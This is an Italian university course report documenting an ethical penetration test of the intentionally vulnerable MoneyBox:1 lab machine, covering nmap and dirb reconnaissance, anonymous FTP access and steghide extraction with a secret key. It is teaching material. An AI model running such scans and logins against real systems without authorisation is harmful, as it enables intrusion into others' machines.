

## Metodologia utilizzata

### CASO DI STUDIO: MONEYBOX 1

Luigi Vollono | Corso di PTEH | A.A. 2022/2023



**UNIVERSITÀ DEGLI STUDI DI SALERNO**  
**DIPARTIMENTO DI INFORMATICA**

# Sommario

<b><u>1. INTRODUZIONE .....</u></b>	<b><u>2</u></b>
<b>1.1 STRUMENTI UTILIZZATI.....</b>	<b>3</b>
<b><u>2. INFORMATION GATHERING &amp; TARGET DISCOVERY .....</u></b>	<b><u>4</u></b>
<b><u>3. ENUMERATION TARGET &amp; PORT SCANNING .....</u></b>	<b><u>7</u></b>
<b>3.1 PORT SCANNING.....</b>	<b>7</b>
<b>3.2 SERVIZI ATTIVI .....</b>	<b>8</b>
<b><u>4. VULNERABILITY MAPPING.....</u></b>	<b><u>9</u></b>
<b>4.1 NESSUS .....</b>	<b>9</b>
<b>4.2 DIRB.....</b>	<b>9</b>
<b><u>5. TARGET EXPLOITATION .....</u></b>	<b><u>13</u></b>
<b>5.1 ACCESSO TRAMITE FTP .....</b>	<b>13</b>
<b>5.2 STEGHIDE .....</b>	<b>14</b>
<b><u>6. PRIVILEGE ESCALATION .....</u></b>	<b><u>16</u></b>
<b>6.1 HYDRA .....</b>	<b>16</b>
<b><u>7. MAINTANING ACCESS .....</u></b>	<b><u>21</u></b>
<b>7.1 MSFVENOM (FALLIMENTO) .....</b>	<b>21</b>

# Capitolo 1

## 1. Introduzione

Lo scopo di questo progetto è di effettuare un processo di Penetration Testing etico. La macchina vulnerabile by design scelta per questa attività progettuale è stata reperita al seguente link:

<https://www.vulnhub.com/entry/moneybox-1,653/>

Identificata con il nome **MoneyBox: 1**.

L'intera attività verrà suddivisa in varie fasi, che descrivono e compongono le consuete procedure applicate da un penetration tester etico. Le fasi sono le seguenti:

- Target Scoping;
- Information Gathering e Target Discovery;
- Enumeration Target e Port Scanning;
- Vulnerability Mapping;
- Exploitation;
- PostExploitation.

La fase di Target Scoping, in questo caso, verrà saltata siccome richiede la presenza del cliente. In questa fase si cerca di ottenere maggiori informazioni, tramite l'analisi dei requisiti (questionari), definizione dei confini di test, stabilire gli obiettivi di business, concordare alcuni vincoli legali, stabilire quali strumenti utilizzare.

## 1.1 STRUMENTI UTILIZZATI

L'attività di questo progetto è stata eseguita emulando le due macchine virtuali (attaccante e vittima) tramite il software Oracle VM VirtualBox. Le macchine virtuali utilizzate sono:

- Macchina attaccante: Kali Linux versione Linux 6.1.0-kali5-amd64
- Macchina target: MoneyBox: 1




Figura 1.1: Topologia della rete

Le due macchine virtuali sono state messe in comunicazione realizzando una rete locale virtuale con NAT su Virtual Box con spazio di indirizzamento 10.0.2.0/24. La Figura 1.1 mostra la topologia di rete. Possiamo notare che gli indirizzi IP della macchina Kali e MoneyBox non è noto a priori, in quanto viene assegnato in accordo al servizio DHCP.

# Capitolo 2


## 2. Information Gathering & Target Discovery

In questa fase vogliamo individuare la macchina target all'interno della rete e raccogliere le prime informazioni che potranno essere utili nelle fasi successive.

Innanzitutto, cerchiamo di ottenere l'indirizzo IP della macchina target. Per fare ciò utilizzeremo i comandi *netdiscover* e *nmap* confrontando i risultati.

Controlliamo prima l'output di *netdiscover*:

```
netdiscover -r 10.0.2.0/24
```



```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:15:13:17	1	60	PCS Systemtechnik GmbH
10.0.2.5	08:00:27:75:b6:02	1	60	PCS Systemtechnik GmbH

Figura 2.1.1: Output comando netdiscover

La Figura 2.1.1 mostra l'output del comando. I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Quindi, andando per esclusione, possiamo assumere che l'indirizzo IP della macchina target è 10.0.2.5.

Ora controlliamo l'output di *nmap*:

```
nmap -sP 10.0.2.0/24
```



```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 13:02 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00047s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00035s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.000079s latency).
MAC Address: 08:00:27:15:13:17 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up (0.00019s latency).
MAC Address: 08:00:27:75:B6:02 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.99 seconds
```

Figura 2.1.2: Output comando nmap

La Figura 2.1.2 mostra l'output del comando. Anche qui i primi tre indirizzi IP sono quelli utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Notiamo poi la presenza di altri due indirizzi IP: 10.0.2.4 e 10.0.2.5.

Eseguendo *ifconfig* sulla macchina Kali notiamo che 10.0.2.4 è il suo indirizzo IP. Quindi anche in questo caso 10.0.2.5 è l'indirizzo IP della macchina target.

L'output dei due comandi quindi coincide.

Utilizziamo il comando *ping* per assicurarci che la macchina MoneyBox sia raggiungibile:

```
ping -c 4 10.0.2.5
```

```
└─# ping -c 4 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.341 ms
64 bytes from 10.0.2.5: icmp_seq=2 ttl=64 time=0.212 ms
64 bytes from 10.0.2.5: icmp_seq=3 ttl=64 time=0.203 ms
64 bytes from 10.0.2.5: icmp_seq=4 ttl=64 time=0.204 ms

--- 10.0.2.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3046ms
rtt min/avg/max/mdev = 0.203/0.240/0.341/0.058 ms
```

Figura 2.1.3: Output comando ping

La Figura 2.1.3 mostra l'esecuzione del comando, possiamo notare che sono stati inviati 4 pacchetti ICMP e abbiamo ricevuto risposta.

Per avere un'ulteriore conferma utilizziamo il comando *nping*, effettuando il test sulle porte 21, 22 e 80:

```
nping --tcp -p 21,22,80 -c 4 10.0.2.5
```

```
└─# nping --tcp -p 21,22,80 -c 4 10.0.2.5

Starting Nping 0.7.93 ( https://nmap.org/nping ) at 2023-05-08 13:09 CEST
SENT (0.0277s) TCP 10.0.2.4:15147 > 10.0.2.5:21 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (0.0280s) TCP 10.0.2.5:21 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=2001261619 win=64240 <mss 1460>
SENT (1.0279s) TCP 10.0.2.4:15147 > 10.0.2.5:22 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (1.0282s) TCP 10.0.2.5:22 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=1693944218 win=64240 <mss 1460>
SENT (2.0295s) TCP 10.0.2.4:15147 > 10.0.2.5:80 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (2.0298s) TCP 10.0.2.5:80 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=4078894041 win=64240 <mss 1460>
SENT (3.0305s) TCP 10.0.2.4:15147 > 10.0.2.5:21 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (3.0308s) TCP 10.0.2.5:21 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=2048157222 win=64240 <mss 1460>
SENT (4.0318s) TCP 10.0.2.4:15147 > 10.0.2.5:22 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (4.0321s) TCP 10.0.2.5:22 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=1740856096 win=64240 <mss 1460>
SENT (5.0331s) TCP 10.0.2.4:15147 > 10.0.2.5:80 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (5.0334s) TCP 10.0.2.5:80 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=4125803233 win=64240 <mss 1460>
SENT (6.0343s) TCP 10.0.2.4:15147 > 10.0.2.5:21 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (6.0348s) TCP 10.0.2.5:21 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=2095068406 win=64240 <mss 1460>
SENT (7.0358s) TCP 10.0.2.4:15147 > 10.0.2.5:22 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (7.0361s) TCP 10.0.2.5:22 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=1787771603 win=64240 <mss 1460>
SENT (8.0371s) TCP 10.0.2.4:15147 > 10.0.2.5:80 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (8.0374s) TCP 10.0.2.5:80 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=4172717395 win=64240 <mss 1460>
SENT (9.0385s) TCP 10.0.2.4:15147 > 10.0.2.5:21 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (9.0388s) TCP 10.0.2.5:21 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=2141986731 win=64240 <mss 1460>
SENT (10.0392s) TCP 10.0.2.4:15147 > 10.0.2.5:22 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (10.0396s) TCP 10.0.2.5:22 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=1834677707 win=64240 <mss 1460>
SENT (11.0409s) TCP 10.0.2.4:15147 > 10.0.2.5:80 S ttl=64 id=57436 iplen=40 seq=1562533739 win=1480
RCVD (11.0412s) TCP 10.0.2.5:80 > 10.0.2.4:15147 SA ttl=64 id=0 iplen=44 seq=4219628931 win=64240 <mss 1460>

Max rtt: 0.429ms | Min rtt: 0.240ms | Avg rtt: 0.280ms
Raw packets sent: 12 (480B) | Rcvd: 12 (552B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 11.06 seconds
```

Figura 2.1.4: Output comando nping

La Figura 2.1.4 mostra che la macchina risponde alle richieste e possiamo affermare che le tre porte sono aperte.

Dopo che si è certi di poter raggiungere la macchina target, cerchiamo di ricavare maggiori informazioni riguardo il suo S.O. Sappiamo che la porta 80 è aperta e quindi possiamo sfruttarla per eseguire un "OS fingerprinting passivo", utilizzando il tool *p0f*.

Mettiamo prima di tutto in ascolto l'interfaccia di rete eth0:

```
p0f -i eth0
```

Da un altro terminale lanciamo un comando *curl* per inviare una richiesta http alla macchina target:

```
curl -X GET http://10.0.2.5/
```

Quindi possiamo tornare sul terminale dove abbiamo lanciato p0f, notiamo che la comunicazione è stata intercettata correttamente:

```
..[ 10.0.2.4/53054 -> 10.0.2.5/80 (syn+ack) ]-
| server = 10.0.2.5/80
| os = ???
| dist = 0
| params = none
| raw_sig = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
|-----
..[ 10.0.2.4/53054 -> 10.0.2.5/80 (http response) ]-
| server = 10.0.2.5/80
| app = Apache 2.x
| lang = none
| params = none
| raw_sig = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/2.4.38 (Debian)
|-----
```

Figura 2.1.5: Output OS fingerprint passivo

Analizzando la figura 2.1.5 possiamo notare che p0f non è stato in grado di individuare il S.O. È stato però possibile individuare il server http: Apache 2.x.

Utilizziamo anche un approccio attivo tramite *nmap*:

```
nmap -O 10.0.2.5
```

```
└─# nmap -O 10.0.2.5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 13:21 CEST
Nmap scan report for 10.0.2.5
Host is up (0.00016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:75:B6:02 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

Figura 2.1.6: Output OS fingerprint attivo

Dalla figura 2.1.6 notiamo che il S.O. è basato su Linux e la versione del kernel è compresa tra la 4.15 e la 5.6.

# Capitolo 3

## 3. Enumeration Target & Port Scanning

Dopo esserci assicurati che la macchina target (MoneyBox: 1) è sia disponibile che raggiungibile, cerchiamo di ottenere informazioni sulle porte attive e sui servizi messi a disposizione.

### 3.1 PORT SCANNING

Cerchiamo di individuare se le porte TCP e UDP della macchina target sono attive e in caso affermativo quali servizi offrono.

Utilizziamo il tool nmap per individuare *porte TCP* attive, eseguendo il seguente comando:

```
nmap 10.0.2.5 -p- -sV
```

```
└─$ nmap 10.0.2.5 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 14:36 CEST
Nmap scan report for 10.0.2.5
Host is up (0.000090s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:75:B6:02 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds
```

Figura 3.1.1: Output scansione porte TCP

La Figura 3.1.1 mostra la lista delle porte aperte e chiuse individuate da nmap con i relativi servizi. Notiamo che le porte non riportate risultano essere chiuse. Con l'aiuto di Nmap, abbiamo identificato le porte 21, 22 e 80 come disponibili sulla macchina di destinazione che vengono utilizzate rispettivamente per i servizi FTP, SSH e HTTP.

Per la scansione delle *porte UDP* utilizziamo il tool *unicornscan* in quanto risulta essere più veloce di nmap:

```
unicornscan -mU -Iv 10.0.2.5:1-65535 -r 5000
```

```
└─$ unicornscan -mU -Iv 10.0.2.5:1-65535 -r 5000
adding 10.0.2.5/32 mode 'UDPScan' ports '1-65535' pps 5000
using interface(s) eth0
scanning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 20 Seconds
sender statistics 4869.1 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets dropped and 0 interface drops
```

Figura 3.1.2: Output scansione porte UDP

La figura 3.1.2 mostra l'output del comando, dopo aver lanciato il comando più volte non si nota la presenza di porte UDP attive.



## 3.2 SERVIZI ATTIVI

Analizziamo in modo più approfondito i servizi attivi sulla macchina target. Effettuiamo una nuova scansione con **nmap** ma stavolta in modalità aggressiva:

```
nmap -A 10.0.2.5 -p- -oX aggr_MoneyBox_scan.xml
```

L'output del comando è un file xml (opzione "-oX") che sarà poi convertito in html tramite il seguente comando:

```
xsltproc aggr_MoneyBox_scan.xml -o aggr_MoneyBox_scan.html
```

### Ports

The 65532 ports scanned but not shown below are in state: **closed**

• 65532 ports replied with: **reset**

Port	State (toggle closed [0]   filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.3
	ftp-anon	Anonymous FTP login allowed (FTP code 230) -rw-r--r-- 1 0 0 1093656 Feb 26 2021 trytofind.jpg				
	ftp-syst	STAT: FTP server status: Connected to ::ffff:10.0.2.4 Logged in as ftp TYPE: ASCII No session bandwidth limit Session timeout in seconds is 300 Control connection is plain text Data connections will be plain text At session startup, client count was 4 vsFTPD 3.0.3 - secure, fast, stable End of status				
22	tcp	open	ssh	syn-ack	OpenSSH	7.9p1 Debian 10+deb10u2
	ssh-hostkey	2048 1e30ce7281e0a23d5c28888b12acfaac (RSA) 256 019dfafbf20637c012fc018b248f53ae (ECDSA) 256 2f34b3d074b47f8d17d237b12e32f7eb (ED25519)				
80	tcp	open	http	syn-ack	Apache httpd	2.4.38
	http-title	MoneyBox				
	http-server-header	Apache/2.4.38 (Debian)				

Figura 3.2.1: Output scansione servizi

Dalla figura 3.2.1 notiamo che la versione di vsftpd è 3.0.3, di openSSH è 7.9p1 Debian 10+deb10u2, di Apache Httpd è 2.4.38, ma sono informazioni che avevamo anche precedentemente.

Abbiamo scoperto che ci sono tre porte e servizi aperti disponibili sulla macchina target. È stata utilizzata l'opzione "-sV" per enumerare le informazioni sulla versione dei servizi identificati e "-p-" per garantire che tutte le porte vengano scansionate. Con l'aiuto di Nmap, abbiamo identificato le porte 21, 22 e 80 come disponibili sulla macchina target che vengono utilizzate rispettivamente per i servizi FTP, SSH e HTTP. In più, nella Figura 3.2.1, vediamo che il login al servizio ftp è "anonymous", questa informazione potrebbe esserci utile in seguito.

# Capitolo 4

## 4. Vulnerability Mapping

La fase di Vulnerability Mapping, una volta scoperti i servizi e relative versioni che ciascuna macchina eroga, ci permetterà di capire se questi servizi esposti presentano vulnerabilità e come possono essere sfruttate. Essa permette di individuare problemi di sicurezza legati a vulnerabilità conosciute ma eventuali vulnerabilità zero-day non verranno individuate.

Come tool saranno utilizzati Nessus, strumento di rilevazione automatica delle vulnerabilità, e DIRB, strumento che rileva vulnerabilità per web app, siccome abbiamo un servizio HTTP.

### 4.1 NESSUS

Come primo tool, molto utilizzato nell'ambito della cybersecurity, è *Nessus* che permette di effettuare scansioni su singole macchine target oppure su intere porzioni di rete, nel nostro caso è stata utilizzata la versione free.




Figura 4.1.1: Criticità individuate da Nessus

Nessus ha prodotto 40 risultati raggruppati secondo lo standard CVSS v3.0:

- 9 critiche;
- 1 alta
- 37 info, ovvero informazioni ottenibili dalla macchina target che non rappresentano una vera e propria vulnerabilità ma potrebbero risultare utili ad un eventuale attaccante.





Figura 4.1.2: Grafico a torta di Nessus

### 4.2 DIRB

Il secondo tool utilizzato è *DIRB* che fa parte di una categoria di strumenti per la sicurezza delle web app. Esso permette di individuare tutte le directory e file sul server che trova.

Come abbiamo scoperto in precedenza, dai servizi attivi, è aperta la porta HTTP sulla macchina target.



# Hai Everyone.....!

## Welcome To MoneyBox CTF



it's a very simple Box.so don't overthink

Figura 4.2.1: <http://10.0.2.5>

Provando ad aprire l'IP della macchina target sul browser, viene aperta una pagina contenente una semplice home page di benvenuto (Figura 4.2.1). Non c'è molto da esplorare in questa pagina, pertanto, eseguiamo una scansione con DIRB per identificare altre directory e file sul server:

```
dirb http://10.0.2.5/
```

```
└─$ dirb http://10.0.2.5/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May 8 15:01:30 2023
URL_BASE: http://10.0.2.5/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612


---- Scanning URL: http://10.0.2.5/ ----
==> DIRECTORY: http://10.0.2.5/blogs/
+ http://10.0.2.5/index.html (CODE:200|SIZE:621)
+ http://10.0.2.5/server-status (CODE:403|SIZE:273)

---- Entering directory: http://10.0.2.5/blogs/ ----
+ http://10.0.2.5/blogs/index.html (CODE:200|SIZE:353)

-----
END_TIME: Mon May 8 15:01:33 2023
DOWNLOADED: 9224 - FOUND: 3
```

Figura 4.2.2: Risultato DIRB su <http://10.0.2.5>

Nella Figura 4.2.2 possiamo vedere che il sito Web ha una cartella denominata “blogs”; quindi, apriamola sul browser ed esploriamo ulteriormente:



## I'm T0m-H4ck3r

I Already Hacked This Box and Informed. But They didn't Do any Security configuration

If You Want Hint For Next Step.....?

Figura 4.2.3: <http://10.0.2.5/blogs/>

Dalla Figura 4.2.3 vediamo che l'URL mostra una sorta di messaggio di suggerimento sul browser. Ha menzionato il nome utente di un precedente hacker che ha violato con successo la macchina e vuole rivelare un suggerimento:





Figura 4.2.4: Risultato ispezione su <http://10.0.2.5/blogs/>

Controllando il codice sorgente della pagina /blogs/, è stato trovato un suggerimento utile. Nelle Figura 4.2.4 vediamo che nella sezione dei commenti, troviamo il nome di un'altra directory nascosta. Apriamo la directory nascosta sul browser:



## There is Nothing In this Page.....

Figura 4.2.5: <http://10.0.2.5/S3cr3t-T3xt/>

Come si può vedere Dalla Figura 4.2.5, si trattava solo di un semplice testo mostrato sul browser, ma possiamo controllare anche qui il codice sorgente per verificare se ci sono altri suggerimenti nei commenti del codice:




Figura 4.2.6: Risultato ispezione su <http://10.0.2.4/S3cr3t-T3xt/>

Dalla Figura 4.2.6, nei commenti è stata trovata una chiave segreta (*3xtr4ctd4t4*), ma al momento non si sa dove usarla; pertanto, prendiamo nota di queste informazioni per un usarla successivamente.

Effettuiamo una scansione Dirb anche sulla directory segreta per trovare altri indizi:

```
dirb http://10.0.2.5/S3cr3t-T3xt/
```

```
└─# dirb http://10.0.2.5/S3cr3t-T3xt/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon May  8 15:08:09 2023
URL_BASE: http://10.0.2.5/S3cr3t-T3xt/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.5/S3cr3t-T3xt/ ----
+ http://10.0.2.5/S3cr3t-T3xt/index.html (CODE:200|SIZE:195)

-----

END_TIME: Mon May  8 15:08:10 2023
DOWNLOADED: 4612 - FOUND: 1
```

Figura 4.2.7: Risultato DIRB su <http://10.0.2.5/S3cr3t-T3xt/>

Come possiamo notare dalla Figura 4.2.7, non ci sono informazioni utili.

# Capitolo 5

## 5. Target Exploitation

Nella fase di Target Exploitation si cerca di sfruttare le vulnerabilità rilevate, cercando di ottenere determinate informazioni riguardo l'asset accedendone e prendendone o meno il controllo (non è necessario ottenere privilegi elevati).

La fase di Target Exploitation e Privilege Escalation (Capitolo 6) sono strettamente legate visto che verranno eseguite per risolvere la sfida ctf legata alla macchina MoneyBox.

Come tool sarà utilizzato Steghide che è uno strumento che permette di identificare informazioni nascoste nelle immagini.

### 5.1 ACCESSO TRAMITE FTP

Dalle informazioni che abbiamo ricavato dal Capitolo 3 (in servizi attivi) sappiamo che, oltre la porta http, la porta FTP è aperta. In più, grazie a DIRB (usato nel Capitolo 4) abbiamo scoperto una chiave segreta (*3xtr4ctd4t4*).

Proviamo a connetterci al servizio FTP, per accederci abbiamo bisogno delle credenziali e, come suggeritoci dalla Figura 3.2.1 del Capitolo 3, dove il login ftp era "anonymous", proveremo come username e password "anonymous":

ftp 10.0.2.5

```
└─$ ftp 10.0.2.5
Connected to 10.0.2.5.
220 (vsFTPd 3.0.3)
Name (10.0.2.5:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25676|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      1093656 Feb 26  2021 trytofind.jpg
226 Directory send OK.
```

Figura 5.1.1: Risultato connessione tramite ftp

L'accesso è andato a buon fine poiché l'utente "anonymous" era abilitato.

Dopo aver effettuato l'accesso, abbiamo controllato anche la directory corrente utilizzando il comando "ls" trovando un file immagine, ma la sua dimensione è piuttosto grande. Quindi, scarichiamo questo file attraverso il comando *get*, per analizzarlo successivamente:

get trytofind.jpg

```

ftp> get trytofind.jpg
local: trytofind.jpg remote: trytofind.jpg
229 Entering Extended Passive Mode (||61014|)
150 Opening BINARY mode data connection for trytofind.jpg (1093656 bytes).
100% |*****|
226 Transfer complete.
1093656 bytes received in 00:00 (10.21 MiB/s)
ftp> exit
221 Goodbye.

```

Figura 5.1.2: Risultato get

Abbiamo scaricato l'immagine sulla macchina attaccante (Kali), apriamo il file nel browser:



Figura 5.1.3: Immagine trytofind.jpg

Sembra non esserci alcuna informazione utile al suo interno, pertanto verrà utilizzato uno strumento chiamato "steghide" atto a carpire informazioni nascoste su immagini.

## 5.2 STEGHIDE

Lo strumento *steghide* viene utilizzato per scovare informazioni nascoste su file. Poiché sappiamo che la dimensione del file immagine è piuttosto grande, Steghide può essere utilizzata per estrarre informazioni utili.

Steghide non è disponibile in Kali Linux per impostazione predefinita; pertanto, provvediamo ad installarlo attraverso il comando:

```
apt-get install steghide -y
```

Utilizziamo lo strumento per estrarre dati utili dall'immagine, col seguente comando:

```
steghide --extract -sf trytofind.jpg
```

```

# steghide --extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".

```

Figura 5.2.1: Risultato operazione di steghide

Possiamo vedere dalla Figura 5.2.1, il file è protetto da una passphrase che deve essere inserita per estrarre il contenuto del file. Come sappiamo dal Capitolo 4, avevamo individuato una chiave segreta (*3xtr4ctd4t4*), pertanto, è stata usata e l'operazione è andata a buon fine.

Lo strumento ha estratto tutte le informazioni dal file immagine e le ha salvate nel file "data.txt". Apriamo il file con l'aiuto del comando "cat":

```
cat data.txt
```

```
└─# cat data.txt
Hello..... renu

    I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.....
```

Figura 5.2.2: Risultato apertura file data.txt

